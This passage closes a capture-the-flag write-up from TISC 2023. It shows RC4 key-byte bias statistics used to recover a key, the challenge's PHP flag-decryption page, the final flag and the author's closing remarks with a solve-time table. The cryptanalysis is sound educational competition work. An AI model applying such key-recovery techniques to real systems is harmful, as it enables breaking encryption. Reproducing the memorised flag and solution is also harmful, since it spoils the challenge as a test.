K[3]  =  0: [61, 39, 38, 48, 41, 40, 36, 35, 43, 35, 36, 39, 29, 31, 38, 41] (N =
630)
K[4]  = 12: [ 8,  4,  5,  4,  8,  6,  8,  6, 10,  8,  8,  2, 26,  6,  7,  4] (N =
120)
K[5]  =  2: [ 9, 12, 26, 10, 13,  6,  8,  9, 10,  9,  7,  3,  9,  4,  7,  8] (N =
150)
K[6]  = 11: [20, 24, 15, 17, 16, 20, 22, 24, 13, 27, 18, 40, 25, 13, 11, 15] (N =
320)
K[7]  = 10: [ 6, 15,  7,  8, 12,  5,  9,  4,  9,  9, 29,  6, 11,  3,  7, 10] (N =
150)
K[8]  = 12: [ 9,  6,  8,  5,  7,  8,  4,  6,  6,  5,  6,  3, 30,  9,  5,  3] (N =
120)
K[9]  =  4: [ 3,  7,  5,  4, 37,  8,  2,  7,  5,  5,  3,  9,  5, 10,  6,  4] (N =
120)
K[10] = 10: [ 2,  5,  6,  3, 13,  3,  7,  6,  3,  1, 40,  5,  8,  5,  7,  6] (N =
120)
K[11] =  3: [ 5,  9,  5, 44,  8,  6,  6,  7,  0,  6,  3,  3,  2,  5,  3,  8] (N =
120)
K[12] = 12: [ 4,  6,  3,  5,  2,  2,  3,  2,  6,  2,  0,  7, 62,  8,  5,  3] (N =
120)
K[13] =  6: [ 2,  2,  1,  2,  2,  0, 41,  2,  0,  3,  0,  0,  2,  1,  2,  0] (N =
60)
K[14] =  9: [ 0,  1,  1,  1,  0,  1,  1,  1,  0, 42,  2,  2,  2,  3,  1,  2] (N =
60)
K[15] =  0: [24,  2,  0,  0,  0,  0,  1,  2,  0,  0,  0,  1,  0,  0,  0,  0] (N =
30)
```

Some biases seem to be much weaker than others. The biases also seem to get stronger as the number of known key bytes increases - but this is understandable, because less unknown swaps means there is a lower probability that the elements we have set up in the intermediate state get swapped away.

This gave me confidence that the key bytes I'd leaked were probably correct.

Using this, we obtain the recovered value of K as: `c390c2bac4a3c690`. Then `dogekey` is: `600d715cf1a6baadd06e10000d011a55`. This looks like human-readable leetspeak, so we probably did it correctly!

What do we do with the recovered `dogekey`? Well, here's `decrypt-flag.php`:

```php
<?php
    if ($_SERVER['REMOTE_ADDR'] != "127.0.0.1") {
        header("HTTP/1.1 401 Unauthorized");
        echo "<h1>401 Unauthorized: Access Denied LMAO</h1>";
        die;
    }
    $flag = "";
    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $enc_flag = "cHAwNlJXZ3hYY0V1TmVyK3VacEN2NVdwNUhZRGh2ZFFUa1JQVlp2M1ByWT0=";
        $key = $_POST['dogekey'];
        for ($i = 0; $i < 0xffffff; $i++) {
            $key = hash('sha256', $key);
        }
        $cipher = "aes-256-cbc";

        $flag = openssl_decrypt(base64_decode($enc_flag), $cipher, $key);
    }
?>

<form action="decrypt-flag.php" method="post">
    <h1>Enter dogekey in undelimited bytes:</h1>
    <div>
        <label for="dogekey">Key:</label>
        <input type="text" name="dogekey" id="dogekey">
    </div>
    <br>
    <section>
        <button type="submit">Decrypt Flag</button>
    </section>
</form>

<?php
    if ($flag != "") {
        echo("<h2>CONGRATS! YOUR FLAG IS: <br><b>" . $flag . "<b></h2>");
    }
?>
```

We've already cleared the tallest hurdle. The rest, as they say, is left as an exercise to the interested reader.


Flag: `TISC{5UCH_@I_V3RY_IF_3153_W0W}`

> Afternote: I'm a bit disappointed that there wasn't hardcore pwn this year for the final challenge, but having to mount a full-fledged attack against RC4 was also really cool.

Closing remarks

This year's TISC was a lot more friendly, and waaaaay more people than I expected managed to claim a share of the prize. This is probably because the challenges flowed quite naturally, and you never really needed to guess what your next step should be, or what your objective even was.

I'm very happy with my performance, not just because I managed to clear all 10 levels, but also because I was forced to branch out and pick up a bunch of things mid-competition that I would otherwise just never have bothered even trying.



extremely_patient_camel_XnicrJCC

Challenge	Level	Points	Solved At
Welcome to TISC 2023!	LEVEL 0	0	September 15th 2023, 10:47:58 pm
Disk Archaeology	LEVEL 1	0	September 15th 2023, 11:45:58 pm
XIPHEREHPIX's Reckless Mistake	LEVEL 2	0	September 16th 2023, 12:53:07 am
KPA	LEVEL 3	0	September 16th 2023, 09:00:36 am
Really Unfair Battleships Game	LEVEL 4	0	September 16th 2023, 11:12:11 pm
PALINDROME's Invitation	LEVEL 5	0	September 17th 2023, 04:38:47 pm
The Chosen Ones	LEVEL 6	0	September 17th 2023, 06:39:18 pm
4D	LEVEL 6	0	September 17th 2023, 10:28:37 pm
The Library	LEVEL 7	0	September 18th 2023, 10:40:53 pm
Blind SQL Injection	LEVEL 8	0	September 19th 2023, 07:19:48 pm
PalinChrome	LEVEL 9	0	September 21st 2023, 02:55:53 pm
dogeGPT	LEVEL 10	0	September 28th 2023, 06:01:00 pm